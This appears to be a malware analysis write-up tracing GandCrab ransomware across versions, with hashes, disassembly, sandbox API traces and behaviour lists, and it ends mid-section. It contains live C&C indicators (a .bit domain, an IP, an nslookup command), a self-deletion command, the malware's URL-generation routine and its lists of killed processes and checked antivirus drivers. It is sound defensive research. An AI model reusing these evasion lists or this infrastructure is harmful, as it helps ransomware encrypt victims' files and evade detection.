— MalwareHunterTeam (@malwrhunterteam) 5 March 2018

Internal Version and Ransom Note


Gandcrab's ransom notes contain a version number, and the payload contains another, "internal" version number, which is sent over the network when connecting to the C&C. Most often these two version numbers don't match (see example below where the ransom note indicates version 2.1).



Sample SHA256:


846ad2d7e1e133ae4bc2decbc22ae686a44cccaffbee15b4d9b23143f6aa8d3f).

Internal version number reported to the C&C for the same sample is 2.3.2.



Gandcrab v3

A Gandcrab sample with internal version 3.0.0 was spotted on Apr 23 by [@nao_sec](#), later followed by v3.0.1 first published by [@zsawei](#) on May 9th. Version 3.0.0 added support for changing the wallpaper.



Discrepancies Between v3.0.0 Samples

It was observed that two samples with the same internal version number (3.0.0) had different capabilities: one of the samples injects its payload into a new svchost process while another one doesn't start a new process, but can now change the wallpaper.

Gandcrab v3.0.1

[View the VMRay Analyzer Report](#)

Packed sample:

8a1e66b4834499dacc24abb27733c387733d919070fc504b14ee865678952559

Unpacked DLL:

e9bfa9691b48a75fa917a37290cb32b02ded3ae60dab4bcd625e8f390fd345a1

Usually the single difference between v3.0.0 payloads and v3.0.1 payloads is the user agent, and everything else is the same.

```

39  mov     [ebp+var_88], 620065h; eb
40  mov     [ebp+var_84], 69004Bh; Ki
41  mov     [ebp+var_80], 2F0074h; t/
42  mov     [ebp+var_7C], 330035h; 53
43  mov     [ebp+var_78], 2E0037h; 7.
44  mov     [ebp+var_74], 360033h; 36
45  mov     [ebp+var_70], 280020h; (
46  mov     [ebp+var_6C], 48004Bh; KH
47  mov     [ebp+var_68], 4D0054h; IM
48  mov     [ebp+var_64], 2C004Ch; L,
49  mov     [ebp+var_60], 6C0020h; 1
50  mov     [ebp+var_5C], 6B0069h; ik
51  mov     [ebp+var_58], 200065h; e
52  mov     [ebp+var_54], 650047h; Ge
53  mov     [ebp+var_50], 6B0063h; ck
54  mov     [ebp+var_4C], 29006Fh; o)
55  mov     [ebp+var_48], 430020h; C
56  mov     [ebp+var_44], 720068h; hr
57  mov     [ebp+var_40], 6D006Fh; cm
58  mov     [ebp+var_3C], 2F0065h; e/
59  mov     [ebp+var_38], 350035h; 55
60  mov     [ebp+var_34], 30002Eh; .0
61  mov     [ebp+var_30], 32002Eh; .2
62  mov     [ebp+var_2C], 380038h; 88
63  mov     [ebp+var_28], 2E0033h; 3.
64  mov     [ebp+var_24], 370038h; 87
65  mov     [ebp+var_20], 530020h
66  mov     [ebp+var_1C], 660061h; af
67  mov     [ebp+var_18], 720061h; ar
68  mov     [ebp+var_14], 2F0069h; i/
69  mov     [ebp+var_10], 330035h; 53
70  mov     [ebp+var_0C], 2E0037h; 7.
71  mov     [ebp+var_08], 360033h; 36

```

```

39  mov     [ebp+var_38], 2F0074h; t/
40  mov     [ebp+var_34], 2E0037h; 7.
41  mov     [ebp+var_30], 3B0030h; 0;
42  mov     [ebp+var_2C], 720020h; r
43  mov     [ebp+var_28], 3A0076h; v:
44  mov     [ebp+var_24], 310031h; 11
45  mov     [ebp+var_20], 30002Eh; .0
46  mov     [ebp+var_1C], 200029h; )
47  mov     [ebp+var_18], 69006Ch; li
48  mov     [ebp+var_14], 65006Bh; ke
49  mov     [ebp+var_10], 470020h; G
50  mov     [ebp+var_0C], 630065h; ec
51  mov     [ebp+var_08], 6F006Bh; ko

```

Old User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36

The new User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

Everything else is the same.

00004	001d32b0	sub_1D32B0	001d32b0	sub_1D32B0	1.000	19	19	100% equal
00005	001d3670	sub_1D3670	001d3670	sub_1D3670	1.000	11	11	100% equal
00006	001d3f80	nullsub_1	001d3f80	nullsub_1	1.000	1	1	100% equal
00007	001d3f90	sub_1D3F90	001d3f90	sub_1D3F90	1.000	16	16	100% equal
00008	001d4460	sub_1D4460	001d4460	sub_1D4460	1.000	1	1	100% equal
00009	001d4810	sub_1D4810	001d4810	sub_1D4810	1.000	14	14	100% equal
00010	001d49f0	sub_1D49F0	001d49f0	sub_1D49F0	1.000	1	1	100% equal
00011	001d4a20	sub_1D4A20	001d4a20	sub_1D4A20	1.000	12	12	100% equal
00012	001d50f0	sub_1D50F0	001d50f0	sub_1D50F0	1.000	9	9	100% equal
00013	001d5420	sub_1D5420	001d5420	sub_1D5420	1.000	5	5	100% equal
00014	001d5440	sub_1D5440	001d5440	sub_1D5440	1.000	10	10	100% equal
00015	001d2830	sub_1D2830	001d2830	autorun_file	1.000	6	6	Same RVA and hash
00016	001d2de0	sub_1D2DE0	001d2de0	fsecure_driver_search	1.000	16	16	Same RVA and hash
00017	001d3000	sub_1D3000	001d3000	enum_drivers	1.000	12	12	Same RVA and hash
00018	001d30e0	sub_1D30E0	001d30e0	kaspersky_driver_search	1.000	4	4	Same RVA and hash
00019	001d3150	sub_1D3150	001d3150	symantec_driver_search	1.000	6	6	Same RVA and hash
00020	001d3490	sub_1D3490	001d3490	sub_1D3490	1.000	28	28	Same RVA and hash
00021	001d35a0	sub_1D35A0	001d35a0	sub_1D35A0	1.000	8	8	Same RVA and hash
00022	001d3770	sub_1D3770	001d3770	sub_1D3770	1.000	25	25	Same RVA and hash
00023	001d3950	sub_1D3950	001d3950	draw_each_pixel	1.000	11	11	Same RVA and hash
00024	001d4ed0	sub_1D4ED0	001d4ed0	sub_1D4ED0	1.000	7	7	Same RVA and hash
00025	001d51e0	sub_1D51E0	001d51e0	kill_processes	1.000	14	14	Same RVA and hash
00026	001d5900	sub_1D5900	001d5900	parse_dns_response	1.000	33	33	Same RVA and hash
00027	001d5ac0	sub_1D5AC0	001d5ac0	nslookup	1.000	7	7	Same RVA and hash
00028	001d5ca0	sub_1D5CA0	001d5ca0	dns_lookup	1.000	10	10	Same RVA and hash
00029	001d5dc0	sub_1D5DC0	001d5dc0	sub_1D5DC0	1.000	4	4	Same RVA and hash
00030	001d5e40	sub_1D5E40	001d5e40	sub_1D5E40	1.000	17	17	Same RVA and hash
00031	001d60e0	sub_1D60E0	001d60e0	sub_1D60E0	1.000	24	24	Same RVA and hash
00032	001d60e0	sub_1D60E0	001d60e0	sub_1D60E0	1.000	10	10	Same RVA and hash

Discrepancies Between v3.0.1 Samples

The sample discovered by [@zsawei](#) was very different — it was compiled without certain functions, which have been there in previous versions: wallpaper changing, autorun, search for kernel-mode antivirus.

Missing functions:

Line	Address	Name
00000	001d2830	autorun_file
00001	001d2890	copy_file
00002	001d2960	autorun_key
00003	001d2b30	StartAddress
00004	001d2d00	sub_1D2D00
00005	001d2dc0	sub_1D2DC0
00006	001d2de0	fsecure_driver_search
00007	001d3000	enum_drivers
00008	001d30e0	kaspersky_driver_search
00009	001d3150	symantec_driver_search
00010	001d35a0	sub_1D35A0
00011	001d3670	sub_1D3670
00012	001d3770	sub_1D3770
00013	001d3950	draw_each_pixel
00014	001d3a60	make_wallpaper
00015	001d3f80	nullsub_1
00016	001d5870	run_cmd
00017	001d5900	parse_dns_response
00018	001d5a10	parse_dns_response_0
00019	001d5ac0	nslookup
00020	001d5ca0	dns_lookup
00021	001d6b30	nop
00022	001d9220	get_crypt_context
00023	001d9a60	__alloca_probe

Packed sample:

5ab28933afa89bd0924ed45538b753cd260d0a6cec76eeca30d040476cf6d363

Unpacked DLL:

03b73dfe73dc7f9191e0c3a34801dd0e906b3ba8c77de76681a23a7c34cb5133

Gandcrab v4

Gandcrab Version 4.0 appeared in the wild on July 1st, 2018. On July 5th, we found an updated v4.1 version.

[#Malware Analysis] New #Gandcrab sample, internal version 4.1 contacts 36 hosts
<https://t.co/SmYaMz4h7W> pic.twitter.com/MTPIBF0rsL

— VMRay (@vmray) [5 July 2018](#)

Gandcrab v4 has brought many changes from previous versions including modifications replacing most of the code and a focus on quickly encrypting, then disappearing from the system. Below are the changes in v4 from previous versions.

- The new extension of encrypted files is KRAB, and the ransom note is named KRAB-DECRYPT.txt
- The ransom note contains a private and a public key.
- The keys are also written to the registry in “HKEY_CURRENT_USER\SOFTWARE\keys_data\data”
- A new encryption algorithm is used.
- The ransomware now also looks for network shares in a separate thread.
- Hidden .lock files are dropped into the folders before encrypting contents of the folder

File	Create			
		filename = C:\Users\Default\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\283b66a283c802e.lock	desired_access = GENERIC_WRITE, file_attributes = FILE_ATTRIBUTE_HIDDEN, FILE_FLAG_DELETE_ON_CLOSE, share_mode = FILE_SHARE_READ, FILE_SHARE_WRITE	✓ 1 Fn

- Gandcrab v4.0 doesn't connect a C&C. The ransomware still collects the same data it did on previous versions, (except for the external IP address), and it also creates the string which it would upload to the server, it just doesn't send it.
- In v4.1 the C&C connection is back, and it has a URL generation algorithm, replacing the hardcoded URLs seen in v3

```

00403408 mov     [ebp+lpString2], offset aWpContent ; "wp-content"
0040340F push    7
00403411 mov     ebx, edx
00403413 mov     [ebp+var_18], offset aStatic ; "static"
0040341A pop     ecx
0040341B imul  eax, [esi], 343FDh
00403421 xor     edx, edx
00403423 mov     [ebp+var_14], offset aContent ; "content"
0040342A mov     [ebp+var_10], offset aIncludes ; "includes"
00403431 mov     [ebp+var_C], offset aData ; "data"
00403438 mov     [ebp+var_8], offset aUploads ; "uploads"
0040343F add     eax, 269EC3h
00403444 mov     [ebp+var_4], offset aNews ; "news"
0040344B mov     [esi], eax

```

```


00402E81 mov     [ebp+lpString2], offset aImages ; "images"
00402E88 mov     esi, edx
00402E8A mov     [ebp+var_1C], offset aPictures ; "pictures"
00402E91 mov     [ebp+var_18], offset aImage ; "image"
00402E98 add     eax, 269EC3h
00402E9D mov     [ebp+var_14], offset aGraphic ; "graphic"
00402EA4 mov     [ecx], eax
00402EA6 sar     eax, 10h
00402EA9 and     eax, 7
00402EAC mov     [ebp+var_10], offset aAssets ; "assets"
00402EB3 mov     [ebp+var_C], offset aPics ; "pics"
00402EBA mov     [ebp+var_8], offset aImgs ; "imgs"
00402EC1 mov     [ebp+var_4], offset aTmp ; "tmp"
00402EC8 push   [ebp+eax*4+lpString2] ; lpString2
00402ECC push   esi ; lpString1

```

```

00402EE2 mov     esi, ecx
00402EE4 mov     [ebp+lpString2], offset aIm ; "im"
00402EEB push    edi
00402EEC mov     [ebp+var_40], offset aDe ; "de"
00402EF3 mov     edi, edx
00402EF5 mov     [ebp+var_3C], offset aKa ; "ka"
00402EFC imul   eax, [esi], 343FDh
00402F02 mov     [ebp+var_38], offset aKe ; "ke"
00402F09 mov     [ebp+var_34], offset aAm ; "am"
00402F10 mov     [ebp+var_30], offset aEs ; "es"
00402F17 mov     [ebp+var_2C], offset aSo ; "so"
00402F1E add     eax, 269EC3h
00402F23 mov     [ebp+var_28], offset aFu ; "fu"
00402F2A mov     [esi], eax
00402F2C sar     eax, 10h
00402F2F and     eax, 0Fh
00402F32 mov     [ebp+var_24], offset aSe ; "se"
00402F39 mov     [ebp+var_20], offset aDa ; "da"
00402F40 mov     [ebp+var_1C], offset aHe ; "he"
00402F47 mov     [ebp+var_18], offset aRu ; "ru"
00402F4E mov     [ebp+var_14], offset aMe ; "me"
00402F55 mov     [ebp+var_10], offset aMo ; "mo"
00402F5C mov     [ebp+var_C], offset aTh ; "th"
00402F63 mov     [ebp+var_8], offset aZu ; "zu"
00402F6A push   [ebp+eax*4+lpString2] ; lpString2
00402F6E push   edi ; lpString1

```



```

0040348E imul   eax, [esi], 343FDh
00403494 mov     [ebp+var_10], offset aJpg ; "jpg"
0040349B mov     [ebp+var_C], offset aPng ; "png"
004034A2 mov     [ebp+var_8], offset aGif ; "gif"
004034A9 mov     [ebp+var_4], offset aBmp ; "bmp"
004034B0 add     eax, 269EC3h
004034B5 mov     [esi], eax
004034B7 sar     eax, 10h

```

```

004034EB lea    eax, [ebp+String]
004034F1 push  offset aSSSSS ; "%s/%s/%s/%s.%s"
004034F6 push  eax           ; LPWSTR
004034F7 call  ds:wprintfW
004034FD add   esp, 1Ch
00403500 lea   ecx, [ebp+String] ; lpString
00403506 call  contact_url

```

- The encryption happens on a different thread than the C&C communication, and the files are encrypted even if the C&C could not be connected.
- Gandcrab removes itself after it's done.

Process #4: cmd.exe 59 0

Information	Value
ID	#4
File Name	c:\windows\system64\cmd.exe
Command Line	"C:\Windows\System32\cmd.exe" /c timeout -c 5 & del "C:\Users\Nd9E1FY\Desktop\Crack_Advanced_Sound_Recorder.exe.zzz.exe" /f /q
Initial Working Directory	C:\Users\Nd9E1FY\Desktop

Removed Features:

- There is no autorun. Gandcrab runs once, then deletes itself.
- The wallpaper isn't changed
- The mutex is not created
- No kernel-mode AV checking
- Doesn't query the machine's public IP address from ip4bot.whatismyipaddress.com

Payload Control Flow

Most of Gandcrab's activity is constant through the versions. The screenshots below show Gandcrab v3's control flow:

Data collection and preparation

Gandcrab first collects data about the system and generates private and public keys.

Domain

Queries the domain the system belongs to.

```

[0081.758] RegOpenKeyExW (in: hKey=0x80000002, lpSubKey="SYSTEM\\CurrentControlSet\\services\\Tcpip\\Parameters", ulO
[0081.758] RegQueryValueExW (in: hKey=0x98, lpValueName="Domain", lpReserved=0x0, lpType=0x0, lpData=0x60000, lpcbDat
[0081.758] RegCloseKey (hKey=0x98) returned 0x0

```

Processor Name

Queries the processor name and type.


```
[0081.759] RegOpenKeyExW (in: hKey=0x80000002, lpSubKey="HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0", ulOp
[0081.759] RegQueryValueExW (in: hKey=0x98, lpValueName="ProcessorNameString", lpReserved=0x0, lpType=0x0, lpData=
[0081.759] RegCloseKey (hKey=0x98) returned 0x0
```

Mutex

Generates the ransom ID and creates a mutex. This step is skipped in Gandcrab v4.

```
[0081.761] CreateMutexW (lpMutexAttributes=0x0, bInitialOwner=0, lpName="Global\\pc_group=WORKGROUP&ransom_id=dce1bb8bd2ca4def") returned 0x98
```

Mutex (1)	
Mutex Name	Operations
Global\\pc_group=WORKGROUP&ransom_id=acc4531c90c08a66	Access

Kernel-Mode AV

In v2 and v3, Gandcrab starts a thread to look for kernel-mode antivirus components.

```
77971. [0081.793] GetDeviceDriverBaseNameW (in: ImageBase=0xe6640600, lpBaseName=0x19f704, nSize=0x400 | out: lpBaseName="storport.sys") returned 0xc
77972. [0081.793] lstrcmpiW (lpString1="storport.sys", lpString2="kl1.sys") returned 1
78159. [0082.049] GetDeviceDriverBaseNameW (in: ImageBase=0xc2457000, lpBaseName=0x19f664, nSize=0x400 | out: lpBaseName="hal.dll") returned 0x7
78160. [0082.049] lstrcmpiW (lpString1="hal.dll", lpString2="klif.sys") returned -1
```

List of detected kernel-mode AV-components:

- klif.sys (Kaspersky)
- kl1.sys (Kaspersky)
- fsdfw.sys (F-Secure)
- srtsp.sys (Symantec)
- srtsp64.sys (Symantec)
- NavEx15.sys (Symantec)
- NavEng.sys (Symantec)

```
001D3161 push    edi
001D3162 lea    ecx, [ebp+var_14]
001D3165 mov    [ebp+var_10], 730074h ; ts
001D316C mov    [ebp+var_C], 2E0070h ; p.
001D3173 mov    [ebp+var_8], 790073h ; sy
001D317A mov    [ebp+var_4], 73h ; 's' ; s
001D3181 mov    [ebp+var_44], 720073h ; sr
001D3188 mov    [ebp+var_40], 730074h ; ts
001D318F mov    [ebp+var_3C], 360070h ; p6
001D3196 mov    [ebp+var_38], 2E0034h ; 4.
001D319D mov    [ebp+var_34], 790073h ; sy
001D31A4 mov    [ebp+var_30], 73h ; 's' ; s
001D31AB mov    [ebp+var_5C], 61004Eh ; Na
001D31B2 mov    [ebp+var_58], 450076h ; vE
001D31B9 mov    [ebp+var_54], 310078h ; x1
001D31C0 mov    [ebp+var_50], 2E0035h ; 5.
001D31C7 mov    [ebp+var_4C], 790073h ; sy
001D31CE mov    [ebp+var_48], 73h ; 's' ; s
001D31D5 mov    [ebp+var_2C], 61004Eh ; Na
001D31DC mov    [ebp+var_28], 450076h ; vE
001D31E3 mov    [ebp+var_24], 67006Eh ; ng
001D31EA mov    [ebp+var_20], 73002Eh ; .s
001D31F1 mov    [ebp+var_1C], 730079h ; ys
001D31F8 mov    [ebp+var_18], ax
001D31FC call   enum_drivers
```

Closing Processes

Samples contain a list of hardcoded process names, which are terminated before encryption starts. Otherwise the processes could have open handles to important files, and the ransomware wouldn't be able to encrypt them.

```
75298. [0082.111] Process32FirstW (in: hSnapshot=0x134, lppe=0x60000 | out: lppe=0x60000*(dwSize=0x22c, cntUsage=0x0, th32Proce
75299. [0082.111] lstrcpW (lpString1="msftesql.exe", lpString2="[System Process]") returned 1
75300. [0082.111] lstrcpW (lpString1="sqlagent.exe", lpString2="[System Process]") returned 1
75301. [0082.111] lstrcpW (lpString1="sqlbrowser.exe", lpString2="[System Process]") returned 1
```

List of closed processes, constant through versions:

- msftesql.exe
- sqlagent.exe
- sqlbrowser.exe
- sqlservr.exe

- sqlwriter.exe
- oracle.exe
- ocspd.exe
- dbnmp.exe
- synctime.exe
- mydesktopqos.exe
- agntsvc.exeisqlplussvc.exe
- xfssvccon.exe
- mydesktopservice.exe
- ocautoupds.exe
- agntsvc.exeagntsvc.exe
- agntsvc.exeencsvc.exe
- firefoxconfig.exe
- tbirdconfig.exe
- ocomm.exe
- mysqld.exe
- mysqld-nt.exe
- mysqld-opt.exe
- dbeng50.exe
- sqbcoreservice.exe
- excel.exe
- infopath.exe
- msaccess.exe
- mspub.exe
- onenote.exe
- outlook.exe
- powerpnt.exe
- steam.exe
- sqlservr.exe
- thebat.exe
- thebat64.exe
- thunderbird.exe
- visio.exe
- winword.exe
- wordpad.exe

Autorun

In v2 and v3, Gandcrab adds itself to autorun via a registry key.

	4/5	Persistence	Installs system startup script or application
Write Value	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	value_name = rxrjsnunjt, data = "C:\Users\CliHmnm6Ps\AppData\Roaming\Microsoft\nuatrix.exe", size = 120, type = REG_SZ	✓ 1 Fn

Key Generation

A private and public key is generated.

```
75655. [0082.173] CryptAcquireContextW (in: phProv=0x253ff00, szContainer=0x0, szProvider="Microsoft Enhanced Cryptographic Provider v1.0", dwPr
75656. [0082.174] CryptGenKey (in: hProv=0xd4b548, AlgId=0xa409, dwFlags=0x8000001, phKey=0x253fetc | out: phKey=0x253fetc*0xd47900) returned 1
75657. [0082.627] CryptExportKey (in: hKey=0xd47900, hExpKey=0x0, dwBlobType=0x6, dwFlags=0x0, pbData=0x60000, pdwDataLen=0x253ff34 | out: pbDat
75658. [0082.627] CryptExportKey (in: hKey=0xd47900, hExpKey=0x0, dwBlobType=0x7, dwFlags=0x0, pbData=0x70000, pdwDataLen=0x253ff30 | out: pbDat
75659. [0082.627] CryptDestroyKey (hKey=0xd47900) returned 1
75660. [0082.627] CryptReleaseContext (hProv=0xd4b548, dwFlags=0x0) returned 1
75661. [0082.627] CryptAcquireContextW (in: phProv=0x253ff00, szContainer=0x0, szProvider="Microsoft Enhanced Cryptographic Provider v1.0", dwPr
```

Keyboard Layout

The sample queries the keyboard layout, but only stores if it is Russian or not.

```
[0082.647] RegOpenKeyExW (in: hKey=0x80000001, lpSubKey="Keyboard Layout\\Preload", ulOptions=0x0,
[0082.647] RegQueryValueExW (in: hKey=0x230, lpValueName="1", lpReserved=0x0, lpType=0x0, lpData=0
[0082.647] RegCloseKey (hKey=0x230) returned 0x0
```

Windows Product Name

Queries the Windows product name.

```
75711. [0082.648] RegOpenKeyExW (in: hKey=0x80000002, lpSubKey="SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", ulOptio
75712. [0082.648] RegQueryValueExW (in: hKey=0x230, lpValueName="productName", lpReserved=0x0, lpType=0x0, lpData=0xf0000
75713. [0082.648] RegCloseKey (hKey=0x230) returned 0x0
```

Processor Architecture:

Queries processor architecture.

```
75714. [0082.648] GetNativeSystemInfo (in: lpSystemInfo=0x253fdd0 | out: lpSystemInfo=0x253fdd0*(dwOem)
75715. [0082.648] VirtualAlloc (lpAddress=0x0, dwSize=0x40, flAllocationType=0x3000, flProtect=0x4) ret
75716. [0082.649] wsprintfW (in: param_1=0x110000, param_2="x64" | out: param_1="x64") returned 3
```

Collects Running Antivirus Processes:

Compares running processes with a hardcoded list of antivirus process names.

```
[0082.650] CreateToolhelp32Snapshot (dwFlags=0x2, th32ProcessID=0x0) returned 0x230
[0082.653] Process32FirstW (in: hSnapshot=0x230, lpp=0x130000 | out: lpp=0x130000*(dwSize=0x2
[0082.654] lstrcmpiW (lpString1="AVP.EXE", lpString2="[System Process]") returned 1
[0082.658] lstrcmpiW (lpString1="ekrn.exe", lpString2="[System Process]") returned 1
[0082.658] lstrcmpiW (lpString1="avgnt.exe", lpString2="[System Process]") returned 1
[0082.658] lstrcmpiW (lpString1="ashDisp.exe", lpString2="[System Process]") returned 1
[0082.658] lstrcmpiW (lpString1="NortonAntiBot.exe", lpString2="[System Process]") returned 1
[0082.658] lstrcmpiW (lpString1="Mcshield.exe", lpString2="[System Process]") returned 1
```

List of detected antivirus processes, constant through all versions:

- AVP.EXE
- ekrn.exe
- avgnt.exe

- ashDisp.exe
- NortonAntiBot.exe
- Mcshield.exe
- avengine.exe
- cmdagent.exe
- smc.exe
- persfw.exe
- pccpfw.exe
- fsguiexe.exe
- cfp.exe
- mspeng.exe

Iterate Through all Drives

The malware iterates through all letters, to check which drives exist.

```
[0082.715] GetDriveTypeW (lpRootPathName="F:\\") returned 0x1
[0082.715] GetDriveTypeW (lpRootPathName="G:\\") returned 0x1
[0082.715] GetDriveTypeW (lpRootPathName="H:\\") returned 0x1
[0082.716] GetDriveTypeW (lpRootPathName="I:\\") returned 0x1
[0082.716] GetDriveTypeW (lpRootPathName="J:\\") returned 0x1
[0082.716] GetDriveTypeW (lpRootPathName="K:\\") returned 0x1
[0082.716] GetDriveTypeW (lpRootPathName="L:\\") returned 0x1
[0082.716] GetDriveTypeW (lpRootPathName="M:\\") returned 0x1
[0082.716] GetDriveTypeW (lpRootPathName="N:\\") returned 0x1
[0082.716] GetDriveTypeW (lpRootPathName="O:\\") returned 0x1
[0082.716] GetDriveTypeW (lpRootPathName="P:\\") returned 0x1
[0082.717] GetDriveTypeW (lpRootPathName="Q:\\") returned 0x1
```

If the drive exists, it queries and stores free and used disk space.

```
[0082.714] GetDriveTypeW (lpRootPathName="C:\\") returned 0x3
[0082.714] lstrcatW (in: lpString1="", lpString2="C:" | out: lpString1="C:") returned="C:"
[0082.714] lstrcatW (in: lpString1="C:", lpString2="FIXED" | out: lpString1="C:FIXED") returned="C:FIXED"
[0082.714] lstrcatW (in: lpString1="C:FIXED", lpString2="_" | out: lpString1="C:FIXED_") returned="C:FIXED_"
[0082.714] GetDiskFreeSpaceW (in: lpRootPathName="C:\\", lpSectorsPerCluster=0x253fe00, lpBytesPerSector=0x253
```

IP Address

The malware uses whatismyipaddress.com to query the machine's IP before v4.

```
[0084.032] InternetConnectW (hInternet=0xcc0004, lpzServerName="ipv4bot.whatismyipaddress.com", l
```

C&C Check-ins

Before v4 the samples have their C&C server names hardcoded, and use the `.bit` TLD. Since `.bit` addresses cannot be resolved by most DNS servers, Gandcrab uses `nslookup` to resolve the IP addresses. The hardcoded C&C servers and DNS names change from version-to-version.

Command Line

```
nslookup carder.bit ns1.wowservers.ru
```

In v4.0 there is no C&C communication at all, and in v4.1 the URLs are generated by the malware, instead of being completely hardcoded.

The data collected in the previous steps is encrypted with a hardcoded key, and then POST-ed to the C&C server. The sent data also contains the internal version of the ransomware.

```
00526680 mov [esp+0F0h+var_AC], 720065h ; er
00526688 mov [esp+0F0h+var_A8], 690073h ; si
00526690 mov [esp+0F0h+var_A4], 6E006Fh ; on
00526698 mov [esp+0F0h+var_A0], 33003Dh ; =3
005266A0 mov [esp+0F0h+var_9C], 30002Eh ; .0
005266A8 mov [esp+0F0h+var_98], 30002Eh ; .0
005266B0 mov [esp+0F0h+var_94], ax
005266B5 mov [esp+0F0h+var_E0], offset aVersion0 ; "&version=0"
005266BD push eax
```

Add HTTP Request Headers	headers = Host: carder.bit	✓	1	Fn
Send HTTP Request	headers = Content-Type: application/x-www-form-urlencoded, url = 85.105.167.110/ayss eaf?s=oast	✓	1	Fn Data

The server responds, and encryption starts. After the encryption the sample does another check-in to notify the C&C about the successful encryption.

Encryption

5/5 File System Encrypts content of user files

- Encrypts the content of multiple user files. This is an indicator for ransomware. ⋮

A new thread iterates the drive using `FindFirstFile` – `FindNextFile` and encrypts the files which have the right extension.

```

